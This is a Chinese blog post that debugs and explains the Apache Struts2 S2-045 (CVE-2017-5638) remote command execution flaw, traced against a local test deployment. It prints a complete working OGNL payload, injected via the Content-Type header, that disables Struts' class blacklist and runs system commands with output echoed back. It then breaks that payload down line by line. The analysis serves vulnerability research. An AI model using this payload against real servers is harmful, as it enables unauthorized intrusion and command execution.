

struts2-045漏洞Debug与POC分析

作者: LANDGREY • 创建时间 2018年8月19日 14:39 • 更新时间 2018年8月20日 01:44
浏览: 1587 次 • 标签: #网络安全, #Web安全备忘录, #代码审计
您的IP地址: 140.207.23.83

0X00: 环境准备

通过 Apache Struts2 Release 页面可知:

受struts2-045(CVE-2017-5638)漏洞影响的最新struts版本为 **Struts 2.5.10**,

在官方 archive 页面下载Struts 2.5.10 showcase(app)版本, 用Tomcat 7本地部署应用进行debug。

0X01: 调试准备

补丁移除了 apache/struts2/interceptor/FileUploadInterceptor.java 文件中 LocalizedTextUtil.findText() 函数对错误信息的处理部分:

```
@@ -258,11 +256,16 @@ public String intercept(ActionInvocation invocation) throws Exception {
258 256
259 257     MultiPartRequestWrapper multiWrapper = (MultiPartRequestWrapper) request;
260 258
261 -     if (multiWrapper.hasErrors()) {
259 +     if (multiWrapper.hasErrors() && validation != null) {
260 +         TextProvider textProvider = getTextProvider(action);
262 261         for (LocalizedMessage error : multiWrapper.getErrors()) {
263 -             if (validation != null) {
264 -                 validation.addActionError(LocalizedTextUtil.findText(error.getClass(), error.getTextKey(), ActionContext.getCo
262 +         String errorMessage;
263 +         if (textProvider.hasKey(error.getTextKey())) {
264 +             errorMessage = textProvider.getText(error.getTextKey(), Arrays.asList(error.getArgs()));
265 +         } else {
266 +             errorMessage = textProvider.getText("struts.messages.error.uploading", error.getDefaultMessage());
```

漏洞信息:

1. 漏洞发生在 Jakarta 上传解析器
2. 受影响struts版本是Struts 2.3.5 - Struts 2.3.31, Struts 2.5 - Struts 2.5.10
3. 通过Content-Type这个header头, 进而执行命令, 通过 Struts2 对错误消息的处理进行回显

POC (Windows 弹计算器):

```
#{(#nike='multipart/form-data').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_memberAccess=#dm
```

0X02: 正式调试

根据上面的信息，用IDEA在struts2-core-2.5.10.jar!/org/apache/struts2/dispatcher/Dispatcher.class第584行下第一个断点：

```

578 @ public HttpServletRequest wrapRequest(HttpServletRequest request) throws IOException {
579     if (request instanceof StrutsRequestWrapper) {
580         return request;
581     } else {
582         String content_type = request.getContentType();
583         Object request;
584         if (content_type != null && content_type.contains("multipart/form-data")) {
585             MultiPartRequest mpr = this.getMultiPartRequest();
586             LocaleProvider provider = (LocaleProvider) this.getContainer().getInstance(LocaleProvider.class);
587             request = new MultiPartRequestWrapper(mpr, request, this.getSaveDir(), provider, this.disableRequestAttributeLookup);
588         } else {
589             request = new StrutsRequestWrapper(request, this.disableRequestAttributeLookup);
590         }
591     }
592 }

```

然后如下图所示，用Burpsuite在HTTP Content-Type头处注入关键Payload，发包：

The screenshot shows the 'Request' tab in Burp Suite. The request is a GET to /index.action. The Content-Type header is highlighted with a red box and contains a complex OGNL payload designed to execute a shell command. The payload uses the 'multipart/form-data' type to bypass Struts2's security checks. The rest of the request includes standard headers like Host, User-Agent, Cookie, and Cache-Control.

```

Request
Raw Params Headers Hex
GET /index.action HTTP/1.1
Host: localhost:788
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:68.0) Gecko/20100801 Firefox/68.0
Cookie: SessionId=sid
Charset: UTF-8
Content-Type:
${(#nike='multipart/form-data').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?{#_memberAccess=#dm}:((#container=#context['com.opensymphony.xwork2.ActionContext.container']).(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).(#context.setMemberAccess(#dm))))).(#cmd='calc').(#iswin=@java.lang.System@getProperty('os.name').toLowerCase().contains('win')).(#cmds=(#iswin?{'cmd.exe','/c','#cmd'}:{'/bin/bash','-c','#cmd'})).(#p=new java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).(#process=#p.start()).(#ros=@org.apache.struts2.ServletActionContext@getResponse().getOutputStream()).(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros)).(#ros.flush));
boundary=-----18012721719170
Cache-Control: no-cache
Pragma: no-cache
Accept: text/html, image/gif, image/jpeg, *, q=.2, */*; q=.2
Content-Length: 155
Connection: close

-----18012721719170
Content-Disposition: form-data; name="pocfile"; filename="text.png"
Content-Type: text/plain

test

```

当客户端发送过来的HTTP Content-Type头中包含"multipart/form-data"字符串时，struts2框架会认为发送的是个上传文件的请求，所以会按照上传文件的表单进行解析，接着进入第一个断点那张图第587行的MultiPartRequestWrapper函数进一步解析。

然后程序运行会到达 struts2-core-

2.5.10.jar!/org/apache/struts2/dispatcher/multipart/MultiPartRequestWrapper.class 文件第39行 MultiPartRequest 类的 parse函数

```

Decompiled .class file, bytecode version: 51.0 (Java 7)
30 @ public MultiPartRequestWrapper (MultiPartRequest multiPartRequest, HttpServletRequest request, String s
31     super(request, disableRequestAttributeValueStackLookup); disableRequestAttributeValueStackLookup:
32     this.defaultLocale = Locale.ENGLISH;
33     this.errors = new ArrayList();
34     this.multi = multiPartRequest; multiPartRequest: JakartaMultiPartRequest@11305
35     this.defaultLocale = provider.getLocale(); provider: DefaultLocaleProvider@7053
36     this.setLocale(request);
37
38     try {
39     this.multi.parse(request, saveDir); request: RequestFacade@7400 saveDir: "C:\Users\LandGrey
40     Iterator i$ = this.multi.getErrors().iterator();
41
42     while(i$.hasNext()) {
43         LocalizedMessage error = (LocalizedMessage)i$.next();
44         this.addError(error);

```

查看实现parse接口的类，定位到 struts2-core-

2.5.10.jar!/org/apache/struts2/dispatcher/multipart/JakartaMultiPartRequest.class 文件第46行的 processUpload 函数：

```

Decompiled .class file, bytecode version: 51.0 (Java 7)
35     static final Logger LOG = LogManager.getLogger(JakartaMultiPartRequest.class);
36     protected Map<String, List<FileItem>> files = new HashMap(); files: size = 0
37     protected Map<String, List<String>> params = new HashMap(); params: size = 0
38
39 @ public JakartaMultiPartRequest() {
40     }
41
42 public void parse(HttpServletRequest request, String saveDir) throws IOException { request: RequestFac
43     LocalizedMessage errorMessage;
44     try {
45         this.setLocale(request);
46         this.processUpload(request, saveDir); request: RequestFacade@7400 saveDir: "C:\Users\LandGrey
47     } catch (FileUploadException var6) {
48         LOG.warn("Request exceeded size limit!", var6);
49         if (var6 instanceof SizeLimitExceededException) {
50             SizeLimitExceededException ex = (SizeLimitExceededException)var6;
51             errorMessage = this.buildErrorMessage(var6, new Object[]{ex.getPermittedSize(), ex.getActua

```

然后进行一系列step into和step over到达 commons-fileupload-

1.3.2.jar!/org/apache/commons/fileupload/FileUploadBase.class 文件第522行。这里会再一次判断是否是上传文件的请求，但是判断方法是HTTP Content-Type 头的值是否以 "multipart/"字符串开始，与第一个端点的判断方法不同，这里是以 "\$" 符号开头，所以会抛出错误

```

517 @ FileItemIteratorImpl(RequestContext ctx) throws FileUploadException, IOException { ctx: JakartaMultiPartRequest$1@11317
518     if (ctx == null) {
519         throw new NullPointerException("ctx parameter");
520     } else {
521         String contentType = ctx.getContentType(); contentType: "${(#nike='multipart/form-data')}.(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_
522         if (null != contentType && contentType.toLowerCase(Locale.ENGLISH).startsWith("multipart/")) { contentType: "${(#nike='multipart
523             InputStream input = ctx.getInputStream();
524             int contentLengthInt = ctx.getContentLength();
525             long requestSize = UploadContext.class.isAssignableFrom(ctx.getClass()) ? ((UploadContext)ctx).getContentLength() : (long)conter
526             if (FileUploadBase.this.sizeMax >= 0L) {
527                 if (requestSize != -1L && requestSize > FileUploadBase.this.sizeMax) {
528                     throw new FileUploadBase.SizeLimitExceededException(String.format("the request was rejected because its size (%s) exc
529                 }

```

跟进错误，会到达 struts2-core-2.5.10.jar!/org/apache/struts2/interceptor/FileUploadInterceptor.class 文件第98行，这里将错误信息放到 LocalizedTextUtil.findText() 函数中进行处理

```

FileUploadInterceptor.class x
Decompiled .class file, bytecode version: 51.0 (Java 7)
85 ValidationAware validation = null; validation: ActionSupport@11321
86 Object action = invocation.getAction(); action: ActionSupport@11321 invocation: DefaultActionInvocation@11318
87 if (action instanceof ValidationAware) {
88     validation = (ValidationAware)action; action: ActionSupport@11321
89 }
90
91 MultiPartRequestWrapper multiWrapper = (MultiPartRequestWrapper)request; multiWrapper: MultiPartRequestWrapper@11306
92 if (multiWrapper.hasErrors()) {
93     Iterator i$ = multiWrapper.getErrors().iterator(); i$: ArrayList$Itr@11322 multiWrapper: MultiPartRequestWrapper
94
95     while(i$.hasNext()) {
96         LocalizedMessage error = (LocalizedMessage)i$.next(); error: LocalizedMessage@11323 i$: ArrayList$Itr@11322
97         if (validation != null) {
98             validation.addActionError LocalizedTextUtil.findText(error.getClass(), error.getTextKey(), ActionContext.
99         }

```

如下图，

```

Struts2-045 D:\depl...
209     return prefix + aBundleName + "_" + locale.toString();
210 }
211
212 @ public static String findText(Class aClass, String aTextName, Locale locale) {
213     return findText(aClass, aTextName, locale, aTextName, new Object[0]);
214 }
215
216 @ public static String findText(Class aClass, String aTextName, Locale locale, String defaultMessage, Object[] args) { aClass: class
217     ValueStack valueStack = ActionContext.getContext().getValueStack(); valueStack: OgnlValueStack@11327
218     return findText(aClass, aTextName, locale, defaultMessage, args, valueStack); aClass: class org.apache.struts2.dispatcher.multipart
219     "the request doesn't contain a multipart/form-data or multipart/mixed stream, content type header is ${(#nike='multipart/form-data')}.(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#memberAt
220
LocalizedTextUtil > findText()
Debug Tomcat 7.0.88
Debugger Server Tomcat Localhost Log +* x Tomcat Catalina Log +* x
Frames Variables
enumConstantDirectory = null
annotationData = null
annotationType = null
classValueMap = null
findText:393, Locali
intercept:264, FileU
invoke:247, Default
intercept:99, Mode
invoke:247, Default
intercept:139, Scop
invoke:247, Default
value = {char[963]@11334}
hash = 0

```

进入 struts2-core-2.5.10.jar!/com/opensymphony/xwork2/util/LocalizedTextUtil.class 文件第218行的 findText() 函数，可以发现被处理后的错误信息 defaultMessage 为：

```
the request doesn't contain a multipart/form-data or multipart/mixed stream, content type header is ${(#nike
```

其中包含了我们一开始注入的完整Payload。

随后错误信息会依次进入 struts2-core-2.5.10.jar!/com/opensymphony/xwork2/util/LocalizedTextUtil.class 文件

```
第513行的 findMessage() 函数
第405行的 buildMessageFormat() 函数
```

最后达到 struts2-core-2.5.10.jar!/com/opensymphony/xwork2/util/TextParseUtil.class 文件的第22行 translateVariables() 函数

```
return translateVariables(new char[]{'$', '%'}, expression, stack, String.class, (TextParseUtil.ParsedValueEvaluator
```

```

import ...
public class TextParseUtil {
    @
    public TextParseUtil() {
    }
    @
    public static String translateVariables(String expression, ValueStack stack) {
        expression: "the request doesn't contain a multipart/form-d
        return translateVariables(new char[]{'$', '%'}(expression) stack, String.class, (TextParseUtil.ParsedValueEvaluator) null).toString();
    }
}

```

这里的 expression 变量值就是前面提到的“错误信息 defaultMessage”，里面包含了我们提供的 \${! ...} 样式的Payload，Payload会进入 OGNL表达式解析部分，最后解析我们注入的Payload，执行命令。

观察translateVariables() 函数最后的传入的 new char[]{'\$', '%'} 可以发现Payload的样式写成常见的 %! ...! 或者 \${! ...} 样式其实都可以。

最后Resume 恢复程序执行，Payload就会被成功执行：



0x03: POC分析

为了方便观察，我们将Poc拆分成以下形式：

```

1      ${
2      (#nike='multipart/form-data').
3      (#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).
4      (#_memberAccess?(!_memberAccess=#dm):((#container=#context['com.opensymphony.xwork2.ActionContext.container']
5      (#cmd='calc').
6      (#iswin=@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))).
7      (#cmds=(#iswin?{'cmd.exe','/c',#cmd}:{'/bin/bash','-c',#cmd})).
8      (#p=new java.lang.ProcessBuilder(#cmds)).
9      (#p.redirectErrorStream(true)).
10     (#process=#p.start()).
11     (#ros=@org.apache.struts2.ServletActionContext@getResponse().getOutputStream()).
12     (@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros)).
13     (#ros.flush())
14     }
```

整个Poc以 `$(xx)(xxx)(xxxx)` 的结构，由\$开始，大括号包围，括号和点号连接起来的形式构成。

首先 struts2 框架会把上面提到的 `$(...)` 或者 `%{...}` 中间的字符串当作 OGNL 表达式由 `ognl.Ognl.parseExpression()` 函数进行强制解析。

一：POC中 (xxx). 括号点串联的表达式结构究竟是什么意思？

仅通过观察POC和最终执行效果进行猜测的话：所有括号中的表达式应该都是作为一个独立的逻辑单元进行解析。

口说无凭，编写代码解析以括号和点串联起来的ognl表达式：

```
(#s=2*5). (@java.lang.System@out.println(#s)). (4+2). (#s=' middle'). (@java.lang.System@out.println(#s)). (4-1). (3*7)
```

```
import ognl.Ognl;
import java.lang.System;
import ognl.OgnlContext;
import ognl.OgnlException;

public class testOGNL {
    public static void main(String[] args) {
        Object rootObject = new Object();
        OgnlContext context = new OgnlContext();
        String expr = "(#s=2*5). (@java.lang.System@out.println(#s)). (4+2). (#s=' middle'). (@java.la
        try {
            Object expression = ognl.Ognl.parseExpression(expr);
            String value = Ognl.getValue(expression, context, rootObject).toString();
            System.out.println(value);
        } catch (OgnlException e) {
            System.out.println("error: \n");
            e.printStackTrace();
        }
    }
}
```

执行后，输出为：

```
10
middle
21
```

所以，可以发现：

以括号和点形式串联起来的Ognl表达式在解析顺序上是串联的，代码逻辑上是并联的。

二：POC中第3行和第4行的含义是什么？

struts2出了那么多严重的命令执行漏洞，官方为修补漏洞也作了不少努力~ 其中就包括在 struts2-core-2.5.10.jar!/struts-default.xml 配置文件中内置了一个黑名单，里面定义了类和包的调用黑名单 struts.excludedClasses、struts.excludedPackageNames 等，防止攻击者利用黑名单中的类和包在Ognl表达式中执行


```
40
41 <constant name="struts.excludedClasses"
42         value="
43         java.lang.Object,
44         java.lang.Runtime,
45         java.lang.System,
46         java.lang.Class,
47         java.lang.ClassLoader,
48         java.lang.Shutdown,
49         java.lang.ProcessBuilder,
50         ognl.OgnlContext,
51         ognl.ClassResolver,
52         ognl.TypeConverter,
53         ognl.MemberAccess,
54         ognl.DefaultMemberAccess,
55         com.opensymphony.xwork2.ognl.SecurityMemberAccess,
56         com.opensymphony.xwork2.ActionContext" />
57
```

第三行第四行POC就是用来将黑名单中 SecurityMemberAccess 重置为默认成员，绕过执行命令会遇到的黑名单类和包的限制。

第三行首先定义了一个 DEFAULT_MEMBER_ACCESS ；

第四行为了兼容新老版本的struts2，尝试直接用 DEFAULT_MEMBER_ACCESS 去赋值 _memberAccess 或者在新版本中通过 Container 的实例去获取 OgnlUtil ,再把 OgnlUtil 里面的黑名单包名和类名清除，最后设置回 DEFAULT_MEMBER_ACCESS。

当 Security Member Access 重新变为 Defaul Member ACCESS 后，就可以绕过官方内置的禁止调用包和方法的黑名单限制，直接调用Java里面执行系统命令的函数了。

三. 其它部分POC含义

其它部分的POC含义就是常规的Ognl 化的 Java 代码了：


5 -10 行是判断服务器操作系统，并用 ProcessBuilder 执行命令；

11-13 行是将执行命令的结果放到 struts2 的 Response 输出回显。

0x04：总结

通过漏洞的 debug 过程和官方的修复可以得知漏洞产生是因为 struts2 和 fileupload 组件在判断文件上传请求时，使用了不同的逻辑，导致程序主动抛出了错误信息；而 struts2 又莫名其妙的把带有原始输入的错误信息放到 Ognl 解析引擎中执行，导致了命令执行漏洞。

为了厘清关键的函数调用栈和debug断点位置所以画了个简单的函数调用顺序图：



像这种函数调用栈比较深，涉及代码量比较大的漏洞，人工看代码从零到一发现是比较困难和复杂的。结合 Fuzzing 技术研究漏洞的触发点或许是个可行的方案。

blog comments powered by Disqus

<